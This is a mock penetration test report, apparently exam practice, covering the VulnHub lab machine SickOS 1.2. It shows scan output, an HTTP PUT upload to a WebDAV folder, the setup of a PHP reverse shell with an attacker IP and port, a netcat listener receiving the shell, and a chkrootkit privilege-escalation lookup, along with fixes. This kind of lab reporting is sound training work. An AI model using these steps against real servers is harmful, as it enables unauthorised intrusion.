Contents

1. Offensive Security Mock Exam Report

1.1 Introduction

Mock Report to practice and improve my reporting /documentation skills.

1.2 Objective

The objective of this assessment is to perform a penetration test against VulnHub's **SickOS 1.2**

1.3 Requirements

The following will be reported:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2. High-Level Summary

I was tasked with performing a penetration test for XYZ Company.

An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate XYZ's internal exam systems – the SICKOS.local domain.

My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to XYZ.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on XYZ's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems.

The system was successfully exploited and access granted.

A brief description is provide below on how access was obtained:

- **192.168.100.40 - SickOS 1.2** - Obtained a low-privilege shell by uploading a reverse shell payload via a Remote File Inclusion(RFI), which was possible via the HTTP PUT method. Once in, access was leveraged to escalate to **'root'** by taking advantage of a cronjob running an unpatched version of **'chkrootkit'**.

2.1 Recommendations

I recommend patching the vulnerabilities, and disable insecure HTTP Methods identified during the testing to ensure that an attacker cannot exploit these systems in the future.

One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3. Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured.

The `AutoRecon` reconnaissance tool was used to perform enumeration of services. Here's the source: https://github.com/Tib3rius/AutoRecon

Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the following machine:

Machine

- 192.168.100.40

3.2 Penetration

3.2.1 System IP: 192.168.100.40

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open	Service/Banner
192.168.x.x	**TCP:** 22, 80	OpenSSH, Lighttpd
	UDP:	

Vulnerability Exploited: `Lighttpd` - Remote File Inclusion vulnerability.

System Vulnerable: 192.168.100.40

Vulnerability Explanation: The Lighttpd server (configured with WebDav) suffers from a Remote File Include (RFI) vulnerability through the HTTP `PUT` method. It was used to obtain a low privilege shell.

Vulnerability Fix: Configure WebDav for read-only access. On Lighttpd, enable the `webdav.is-readonly` option in `mod_webdav` to only allow reading methods (GET, PROFIND, OPTIONS) on WebDav resources.


Severity: Critical

Steps to reproduce the exploitation-:

Infomation Gathering:

Full `nmap` scan of all ports:


`nmap -vv --reason -Pn -A --osscan-guess --version-all -p- -oN "/root/AutoRecon/results/192.168.100.40/scans/_full_tcp_nmap.txt" -oX "/root/AutoRecon/results/192.168.100.40/scans/xml/_full_tcp_nmap.xml" 192.168.100.40`



```
# Nmap 7.80 scan initiated Thu Oct 31 19:29:10 2019 as: nmap -vv --reason -Pn -A --osscan-guess --version-all -p- -oN /root/Au
toRecon/results/192.168.100.40/scans/_full_tcp_nmap.txt -oX /root/AutoRecon/results/192.168.100.40/scans/xml/_full_tcp_nmap.xm
l 192.168.100.40
Nmap scan report for 192.168.100.40
Host is up, received arp-response (0.00054s latency).
Scanned at 2019-10-31 19:29:13 +04 for 189s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAOIxfyihj8eGscDruPXEPCuyC6uhrQpv12KkA+pHxY0vIhniTjuWkhcLyUYVgbEJ62vZp7pc1K18sdTj680hZfYdxjljdo0R
jtR9HS8QRMaaqwbDqDspWQt2Nm14oC3I85bW01GZUolXcixMpwzzm0MDznX7fY8W6D9B5YdQ4Pc3AAAAFQCCt8GUWe+/dbKoaAjHzlVEcFgUhQAAAIAFmq533sTKwb
TcmyR4lst2maXrP+RWzyHjbTlRkBlEBeEw/R53tj5VW1qNhCnw/zTMYcZZhrQLyMKr7Y5ePKEKivgERmVqBRtSZbimrX/Vu5FnrIHSivq1jQ1cdy+OdroAYzOuH3ct
IWpSGqbYhsAXAJsXc5f42DciYUaSG7f07gAAAIAOcLVsR8gSH4jPF57g44KGHq9AWj4VWaD0z7gLvJFhmFeEu233kZ1L6LKkkSS2EHRlAaiH8MmPbVqT2Qd1MVldmz
alhqWverwtLJvWhRGL/wLf/DNYASywt7nEBSmKQGnqUt6Cr98FAgoGljcUQ4plwJBEpLRL0T10ljWqi9vYBQ==
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDP0MUsoqZO/V9YvveabWAbUKg75bvm+raBx3ocLawuv+tI8ROpQiffcGRRXfhrXgmq8GjD2VKQh6OlIHHCZxHR
nqCOLlxaCszp+sAS5gTFGx2K+fsUsIQmsBenxOmojiNCowJihpbeW32g5BHbcdSEkRkJoIcqj2YFpxlp2Sj8eBFVFtmTxUkbgCfLVTD3sn2fXe6Z4rGq/liyUthaWe
0/GvIJTTgOFm3gj89h2AjrziXtopePi0qrZPvfBJGQBPY5HerX3cuROLGX9hc0jDuuV9icguimRd51MSwferYYkXRVjscBAqO941aIFrKgpIpwl806cFbMh48puWts
Ltn3
|   256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBClk4i5WwxKsaozl2squH3rj+k3ZuyBxTW3uULT4gLTVLmhmg+Qq
kZQJ9xHmAjrRoBKhwWL+l3sNJeSgsJ9UEv0=
80/tcp open  http    syn-ack ttl 64 lighttpd 1.4.28
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:7B:7C:42 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.18, Linux 3.2 - 4.9
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/31%OT=22%CT=%CU=%PV=Y%DS=1%DC=D%G=N%M=080027%TM=5DB
OS:AFE86%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=107%TI=Z%TS=8)OPS(O1=M5
OS:B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW6%O5=M5B4ST11NW6%O
OS:6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%D
OS:F=Y%TG=40%W=7210%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD
OS:=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)U1(R=N)
OS:IE(R=N)

Uptime guess: 0.000 days (since Thu Oct 31 19:32:10 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.54 ms 192.168.100.40

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
:
```

`nikto` **scan on target's port 80** (nothing interesting):


```
nikto -ask=no -h http://192.168.100.40:80 2>&1 | tee
"/root/AutoRecon/results/192.168.100.40/scans/tcp_80_http_nikto.txt"
```



```
root@kavishgr:~/AutoRecon/results/sickos1.2/scans# cat tcp_80_http_nikto.txt
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.100.40
+ Target Hostname:    192.168.100.40
+ Target Port:        80
+ Start Time:         2019-10-31 19:29:37 (GMT4)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.28
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site i
n a different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ 26545 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2019-10-31 19:32:27 (GMT4) (170 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kavishgr:~/AutoRecon/results/sickos1.2/scans#
```

Running `gobuster` to find directories on port 80:

```
if [[ `gobuster -h 2>&1 | grep -F "mode (dir)"` ]]; then gobuster -u
http://192.168.100.40:80/ -w /usr/share/seclists/Discovery/Web-
Content/common.txt -e -k -l -s "200,204,301,302,307,401,403" -x
"txt,html,php,asp,aspx,jsp" -o
"/root/AutoRecon/results/192.168.100.40/scans/tcp_80_http_gobuster.txt"; else
gobuster dir -u http://192.168.100.40:80/ -w /usr/share/seclists/Discovery/Web-
Content/common.txt -z -k -l -x "txt,html,php,asp,aspx,jsp" -o
"/root/AutoRecon/results/192.168.100.40/scans/tcp_80_http_gobuster.txt"; fi
```




```
root@kavishgr:~/AutoRecon/results/sickos1.2/scans# cat tcp_80_http_gobuster.txt
/index.php (Status: 200) [Size: 163]
/index.php (Status: 200) [Size: 163]
/test (Status: 301) [Size: 0]
root@kavishgr:~/AutoRecon/results/sickos1.2/scans#
```

Further enumeration on http://192.168.100.40/test/ (using curl):

```
root@kavishgr:~# curl -I -X OPTIONS 192.168.100.40/test/
HTTP/1.1 200 OK
DAV: 1,2
MS-Author-Via: DAV
Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
Allow: OPTIONS, GET, HEAD, POST
Content-Length: 0
Date: Fri, 01 Nov 2019 06:56:52 GMT
Server: lighttpd/1.4.28
```

The HTTP `PUT` method is enabled on WebDav.


Confirming RFI by crafting a `PUT` request to create a file called `cmd.php` using **`BurpSuite`**:



```
PUT /test/cmd.php HTTP/1.1
Host: 192.168.100.40
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 134

 <!DOCTYPE html>
<html>
<body>

<h1>My first PHP page</h1>

<?php
echo "Hello World!";
?>

</body>
</html>
```

```
HTTP/1.1 200 OK
Content-Length: 0
Connection: close
Date: Fri, 01 Nov 2019 08:32:49 GMT
Server: lighttpd/1.4.28
```

URL is `http://192.168.100.40/test/cmd.php`. **Viewing the file in a browser**:



My first PHP page

Hello World!

PHP is accepted.

To get a low privilege shell: the above technique was used to create a file that contains a `php reverse shell` payload at `http://192.168.100.40/test/cmd.php` (overwriting `cmd.php` with the payload).


PHP reverse shell code is found at: `/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse/shell.php`

The two following lines were changed to replace the default IP and PORT with the one of the attacking machine (**on line 49 and 50**):

```
49  $ip = '192.168.100.30';  // CHANGE THIS
50  $port = 443;        // CHANGE THIS
```

Once the file containing the reverse shell is created, go to: `http://192.168.100.40/test/cmd.php`.

Listener on the attacking machine:



```
root@kavishgr:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.100.30] from (UNKNOWN) [192.168.100.40] 42884
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
 08:47:21 up 2 min,  0 users,  load average: 0.29, 0.30, 0.13
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Technique used to get an interactive shell: See `Appendix 4.2`.

3.2.1.2 Privilege Escalation

Vulnerability Exploited: `Chkrootkit 0.49` is subject to a local privilege escalation vulnerability, which allow a local attacker to gain access as the **'root'** user.

Vulnerability Explanation: When `Chkrootkit 0.49` is executed as uid 0, it will look for an executable called `update` in `/tmp`. If `update` exists, and the `/tmp` directory is not mounted as `noexec`, the file will be executed.

Vulnerability Fix: There's a suggested fix in the `exploit code` section below. But the recommended way is to update `chkrootkit` to its latest version. As of this writing, the latest version is `0.53`. It can be found here: http://www.chkrootkit.org/download/

I don't recommend mounting `/tmp` with `noexec` to prevent similar vulnerabilities in the future, because a lot of applications uses `/tmp` to store temporary executables/binaries during an update.

Here's a proof of problems encountered when `/tmp` is mounted as `noexec`: https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=887099

If there are apps that does that, i suggest reporting it to the project's maintainer.

Severity: Critical

Exploit Code: https://www.exploit-db.com/exploits/33899

Steps to reproduce the local privilege escalation:-

Enumeration on the system:

There's a cronjob running `chkrootkit` as root:

```
www-data@ubuntu:/tmp$ ls -l /etc/cron.daily/ | grep chkrootkit
-rwxr-xr-x 1 root root  2032 Jun  4  2014 chkrootkit
www-data@ubuntu:/tmp$
```

Checking the version of `chkrootkit` :

```
www-data@ubuntu:/tmp$ chkrootkit -V
chkrootkit version 0.49
www-data@ubuntu:/tmp$
```

Searching Exploit-DB for PoC on chkrootkit's vulnerability:

`searchsploit chkrootkit 0.49`

```
root@kavishgr:~/AutoRecon/results/sickos1.2/exploit# searchsploit chkrootkit
0.49
--------------------------------------------------------------------------- -----
-----------------------------------
 Exploit Title                                                             |
Path
                                                                           |
(/usr/share/exploitdb/)
--------------------------------------------------------------------------- -----
-----------------------------------
Chkrootkit 0.49 - Local Privilege Escalation                               |
exploits/linux/local/33899.txt
--------------------------------------------------------------------------- -----
-----------------------------------
Shellcodes: No Result
root@kavishgr:~/AutoRecon/results/sickos1.2/exploit#
```

